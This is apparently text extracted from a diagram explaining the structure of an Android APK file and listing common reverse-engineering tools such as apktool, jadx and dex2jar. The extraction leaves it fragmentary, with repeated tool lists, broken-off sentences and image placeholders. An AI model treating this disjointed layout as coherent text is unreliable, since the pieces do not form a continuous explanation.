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
Optimized on install to:  
ODEX for DVM runtime  
OAT for ART runtime

## Reverse with:

smali / apktool  
IDA Pro  
jeb / jeb2  
androguard  
enjarify  
dex2jar +jad/jd  
jadx  
radare  
010Editor Templates

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Blah.apk



META-INF/ MANIFEST.MF

CERT\_NAME.(RSA | DSA)

CERT\_NAME.SF



lib/ armeabi(-v7a)/ lib\*.so

arm64-v8a/

Contains or is a **disassemblers**  
which can provide a more  
direct translation to what the...  
AndroidVM will see.

\*.png  
\*.xml



May require additional learning  
of a simple "jasmin"-esk  
language usually.

AndroidManifest.xml

classes.dex

resources.arsc

\*

## Dalvik Executable

Compiled classes for  
DVM

Contains executable  
Dalvik code

Optimized on install to:  
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jeb / jeb2

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enjarify

dex2jar +jad/jd


jadx

radare

010Editor Templates

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Contains executable Dalvik code


Optimized on install to:  
ODEX for DVM runtime  
OAT for ART runtime

## Reverse with:

- smali / apktool
- IDA Pro
- jeb / jeb2
- androguard
- enjarify
- dex2jar +jad/jd
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- radare
- 010Editor Templates

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
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010Editor Templates

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enjarify

dex2jar + jad/jd

